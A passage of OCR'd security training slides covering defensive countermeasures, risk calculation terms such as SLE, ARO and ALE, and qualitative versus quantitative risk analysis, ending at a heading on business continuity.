2. Place up-to-date hardware and software **security solutions** such as IDS, firewall, honeypot, and DMZ
3. Strengthen network, account, application, device, and **physical security** across the organization
4. Implement **strict access controls** and security policies
5. Deploy **encryption** for all data transfers
6. Implement an **appropriate incident handling** and response plan


Notes:



Risk Calculation Formulas

- Many types of calculations exist
- Not every risk can be invested in equally
- Risk treatments should be commensurate with the value of the assets at risk
- Risk formulas allow security professionals to dimension risk

- **Asset Value (AV)**: The value you have determined an asset to be worth
- **Exposure Factor (EF)**: The estimated percentage of damage or impact that a realized threat would have on the asset
- **Single Loss Expectancy (SLE)**: The projected loss of a single event on an asset
- **Annual Rate if Occurrence (ARO)**: The estimated number of times over a period the threat is likely to occur
- **Annualized Loss Expectancy (ALE)**: The projected loss to the asset based on an annual estimate



Quantitative Risk vs. Qualitative Risk

Qualitative

A subjective assessment

- Qualitative risk analysis focuses on mapping the perceived impact of a specific event occurring to a risk rating agreed upon by the organization
- Most methodologies use interrelated elements such as threats, vulnerabilities, and controls

Quantitative

A numeric assessment

- Quantitative risk analysis focuses on mapping the probability of a specific event occurring to the perceived cost of the event

This approach employs two fundamental elements:


- the probability of an event occurring
- the likely loss should it occur

ARO × SLE = ALE

Annual rate of occurrence X Single loss expectancy = Annualized loss expectancy

Notes: ____

LO#07: Summarize Business Continuity and Disaster Recovery Process



